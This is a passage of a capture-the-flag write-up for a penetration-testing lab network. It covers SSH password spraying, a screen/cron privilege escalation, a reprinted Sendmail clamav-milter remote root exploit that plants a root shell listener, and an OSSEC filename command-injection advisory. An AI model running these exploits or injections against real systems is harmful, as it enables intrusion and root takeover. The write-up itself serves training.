
Nothing worked, I'm tired now, but to succeed you need to try harder ☺. I again reached out forum for the help, and I saw a comment talking about splitting the magic number. Ok, so let's try that. Splitting could have multiple combinations for each md5 as well as sha1. But let's do with middle split for now.
MD5: 240610708 (2406/10708) (24061/0708)
SHA1: 10932435112 (10932/435112) (109324/35112)
Let's try all above for now, and see if anything works. Finally!!!!!!!



Let's look around on the site for the info. In the remote ticket we got our token for helpdesk and also a ssh password for john, interesting ☺. Go ahead and upload token on portal.



Check where we are on network diagram!



At this stage, we have ssh user/password for john, but we don't know which machine it will work. We can go ahead and try on all machines starting with 192.168.10.1-4,192.168.11.1-5, 192.168.12.1-3.
After many tries, it worked on 192.168.11.3 machines, see below:

```
root@testlab:~/pentestit/lab11# cat john-ssh-info.txt
john/Y2O@TRl!YWRmM
root@testlab:~/pentestit/lab11# ssh john@192.168.10.1
john@192.168.10.1: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.10.2
The authenticity of host '192.168.10.2 (192.168.10.2)' can't be established.
ECDSA key fingerprint is SHA256:eCUUbPi982duUnl4Z2icxjpvjroDyEr/7O567c6j0gs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.2' (ECDSA) to the list of known hosts.
john@192.168.10.2: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.10.3
The authenticity of host '192.168.10.3 (192.168.10.3)' can't be established.
ECDSA key fingerprint is SHA256:eCUUbPi982duUnl4Z2icxjpvjroDyEr/7O567c6j0gs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.3' (ECDSA) to the list of known hosts.
john@192.168.10.3: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.10.4
ssh_exchange_identification: Connection closed by remote host
root@testlab:~/pentestit/lab11# ssh john@192.168.11.1
john@192.168.11.1: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.11.2
The authenticity of host '192.168.11.2 (192.168.11.2)' can't be established.
ECDSA key fingerprint is SHA256:eCUUbPi982duUnl4Z2icxjpvjroDyEr/7O567c6j0gs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.11.2' (ECDSA) to the list of known hosts.
john@192.168.11.2: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.11.3
john@192.168.11.3's password:
Last login: Wed Jul 12 16:55:54 2017 from 192.168.11.254
############################
PasswordAuthentication no
        PasswordAuthentication yes
############################
john@tl11-192-168-11-3:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@tl11-192-168-11-3:~$ pwd
/home/john
```

After enumerating a bit, I see there is a token inside /home/tester directory, but john do not have permission to read it. So, now we need to look for privilege escalation vulnerability.

I quickly looked into crontab, to see if anything interesting:

```
##########################
john@tl11-192-168-11-3:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

## Time
* *     * * *   root    ntpdate 192.168.56.2
* *     * * *   root    cat /usr/share/zoneinfo/Europe/Moscow > /etc/localtime
## Check
*  *    * * *   tester  /home/tester/check.pl /build/log/*
john@tl11-192-168-11-3:~$
```

Look at the last line, a perl script named check.pl is executing any files inside /build/log/ folder. First let's have a look into perl script to understand what it's doing.

As we can see, perl script get's file name to read from the file in /build/log/, opens the file and displays the contents in /tmp/testlog, then deletes the processed file in /build/log and waits for one second, during which the contents of the filel will be available. Since the command is executed on behalf of the user test, we can exploit this in order to extract the value of the token. Only think left to do is create a file in /build/log/. But john don't have access to write into this folder. What next?

In the /build folder I also see there is a screen and when I looked into the permission, it seems like SGID bit is set, which means screen will be executed on behalf of the utmp group. Here is good article on this.

```
john@tl11-192-168-11-3:~$ cat /home/tester/check.pl
#!/usr/bin/perl -w

if (!-l $ARGV[0] && -f $ARGV[0]) {

        open $file1, $ARGV[0];
        $fname = <$file1>;
        chomp($fname);

        open ($file2, $fname) or die("$!");
        open $file3, '>>', "/tmp/testlog";
        $line = <$file2>;

        chomp ($line);
        print $file3 $line, "\n";

        close $file2;
        close $file3;
        close $file1;
        unlink($ARGV[0]);

        sleep(1);
        open $file1, '>', "/tmp/testlog";
        close $file1;

}
else {
        exit(0);
}
```

Let's use screen to write file in /build/log folder, using the -L switch.

/build/screen/screen -L /build/log/tokenreader.lg

```
john@tl11-192-168-11-3:/build$ ls -alh /build/log/
total 12K
drwxrwxr-x 2 root utmp 4.0K Dec 22 01:35 .
drwxr-xr-x 4 root root 4.0K Jun 24 17:07 ..
-rw-r--r-- 1 john utmp  400 Dec 22 01:36 tokenreader.lg
```

Ok, so file is written, now we have to give permission and then write the token path in file, so that next time cronjob executes we token is read and written to /tmp/testlog file.


```
john@tl11-192-168-11-3:/build$ chmod 777 /build/log/tokenreader.lg
john@tl11-192-168-11-3:/build$ cd /tmp/
john@tl11-192-168-11-3:/tmp$ ls
uscreens
john@tl11-192-168-11-3:/tmp$ echo "/home/tester/token" > /build/log/tokenreader.lg
```

Here is the token for screen.

```
tokenreader.lg
john@tl11-192-168-11-3:/build/log$ chmod 777 tokenreader.lg
john@tl11-192-168-11-3:/build/log$ cat tokenreader.lg
#########################
PasswordAuthentication no
        PasswordAuthentication yes
#########################
john@tl11-192-168-11-3:~$ python -c 'import pty;pty.spawn("/bin/bash");'
#########################
PasswordAuthentication no
        PasswordAuthentication yes
#########################
john@tl11-192-168-11-3:~$ cd /build/log/
john@tl11-192-168-11-3:/build/log$ ls
tokenreader.lg
john@tl11-192-168-11-3:/build/log$ chmod 777 tokenreader.lg john@tl11-192-168-11
-3:/build/log$
john@tl11-192-168-11-3:/build/log$ ls -alh
total 12K
drwxrwxr-x 2 root utmp 4.0K Dec 22 01:48 .
drwxr-xr-x 4 root root 4.0K Jun 24 17:07 ..
-rwxrwxrwx 1 john utmp 1.3K Dec 22 01:49 tokenreader.lg
john@tl11-192-168-11-3:/build/log$ echo "/home/tester/token" > tokenreader.lg
john@tl11-192-168-11-3:/build/log$
```

```
root@testlab:~/pentestit/lab11# ssh john@192.168.11.3
john@192.168.11.3's password:
Last login: Fri Dec 22 01:17:01 2017 from 192.168.11.254
#########################
PasswordAuthentication no
        PasswordAuthentication yes
#########################
john@tl11-192-168-11-3:~$ python -c 'import pty;pty.spawn("/bin/bash");'
#########################
PasswordAuthentication no
        PasswordAuthentication yes
#########################
john@tl11-192-168-11-3:~$ cd /tmp/
john@tl11-192-168-11-3:/tmp$ ls
testlog  uscreens
john@tl11-192-168-11-3:/tmp$ while true;do cat testlog|grep -v "Directory";done
Session wow
Session wow
Session wow
Session wow
Session wow
Session wow
Session wow
Session wow
```


Now, let's find out where we are in network diagram:



If you remember when we nmap'ed 192.168.11.1-5 range, I find sendmail service on 192.168.11.5.

```
Nmap scan report for 192.168.11.5
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp open  smtp    Sendmail (Not accepting mail)
Service Info: Host: tl11-192-168-11-5.mail-dev; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I quickly googled to see any exploit publicly available for sendmail service, and here is the result:




Did you notice anything? yes right, Sendmail with clamav-milter, this could be our clamav token machine, so let's read about this exploit.

```
### black-hole.pl
### Sendmail w/ clamav-milter Remote Root Exploit
### Copyright (c) 2007 Eliteboy
########################################################
use IO::Socket;

print "Sendmail w/ clamav-milter Remote Root Exploit\n";
print "Copyright (C) 2007 Eliteboy\n";

if ($#ARGV != 0) {print "Give me a host to connect.\n";exit;}

print "Attacking $ARGV[0]...\n";

$sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                              PeerPort => '25',
                              Proto    => 'tcp');

print $sock "ehlo you\r\n";
print $sock "mail from: <>\r\n";
print $sock "rcpt to: <nobody+\"|echo '31337 stream tcp nowait root /bin/sh -i' >> /etc/inetd.conf\"@localhost>\r\n";
print $sock "rcpt to: <nobody+\"|/etc/init.d/inetd restart\"@localhost>\r\n";
print $sock "data\r\n.\r\nquit\r\n";

while (<$sock>) {
        print;
}
```


Not very complicated, seems like if we send command in specific format in rcpt to, it executes it. Let's try. Exploit seems working but I'm not able to get the reverse shell of the machine may be because of firewall rules. I thought to update iptables to allow, but none of the commands worked on any machine to change firewall settings.

Next options is to see which machine responds to reverse shell, I logged into all the machines one by one and used the above exploits to get the shell, and finally found that 192.168.10.1 which allowed on firewall of clamav machine (192.168.11.5).




Ok, so we got shell, let's continue with enumeration. I'm liking LinEnum scripts, it's gave me almost all information about the same. After closely looking, one program which normally doesn't installed by


default came to my notice i.e. “ossec”, and immediately I searched for any open exploits related to it. Here is result. The latest exploit on privilege escalation is ‘diff’ privilege escalation. Let’s see the details:



Let me give you some information, which you might already be aware. OSSEC is basically and open source host based intrusion detection system. Below vulnerability is on a monitor agent which monitors for file changes. If you look at linu number 258, it tries to execute the diff command, and diff command takes file name. So if we manipulate filename to something which diff takes as argument and executes it.



```
Fix for CVE-2015-3222 which allows for root escalation via syscheck - https://github.com/ossec/ossec-hids/releases/tag/2.8.2

Affected versions: 2.7 - 2.8.1

Beginning is OSSEC 2.7 (d88cf1c9) a feature was added to syscheck, which
is the daemon that monitors file changes on a system, called
"report_changes". This feature is only available on *NIX systems. It's
purpose is to help determine what about a file has changed. The logic to
do accomplish this is as follows which can be found in
src/syscheck/seechanges.c:

252 /* Run diff */
253 date_of_change = File_DateofChange(old_location);
254 snprintf(diff_cmd, 2048, "diff \"%s\" \"%s\"> \"%s/local/%s/diff.%d\" "
255     "2>/dev/null",
256     tmp_location, old_location,
257     DIFF_DIR_PATH, filename + 1, (int)date_of_change);
258 if (system(diff_cmd) != 256) {
259     merror("%s: ERROR: Unable to run diff for %s",
260         ARGV0, filename);
261     return (NULL);
262 }

Above, on line 258, the system() call is used to shell out to the
system's "diff" command. The raw filename is passed in as an argument
which presents an attacker with the possibility to run arbitrary code.
Since the syscheck daemon runs as the root user so it can inspect any
file on the system for changes, any code run using this vulnerability
will also be run as the root user.

An example attack might be creating a file called "foo-$(touch bar)"
which should create another file "bar".

Again, this vulnerability exists only on *NIX systems and is contingent
on the following criteria:

1. A vulnerable version is in use.
2. The OSSEC agent is configured to use syscheck to monitor the file
system for changes.
3. The list of directories monitored by syscheck includes those writable
by underprivileged users.
4. The "report_changes" option is enabled for any of those directories.

The fix for this is to create temporary trusted file names that symlink
back to the original files before calling system() and running the
system's "diff" command.
```




Finally, we can access the root directory, and after looking into files inside root, we can see there is token. Get the token and publish on portal for points.
Let's see how we are doing on network diagram.


Search for our final token i.e. ACCESS CONTROL (172.16.0.16 & 172.16.0.17). We already know the user and ssh key for 172.16.0.16 (remember when we entering Srv1 option we were being connected to 172.16.0.16 using aengineer id and the ssh key, which we already stored and used for some of our previous connection.
Let's use same to connect on this machine:

quickly checking files and looking at the history, we saw there were some command issues to /var/www/html, and then accessed the token. So I did same, and found that I don't have access to token.asc file.
There are other tow files which are very interesting, first is ftpclient, which actually pulls db.csv file periodically from 172.16.0.17.

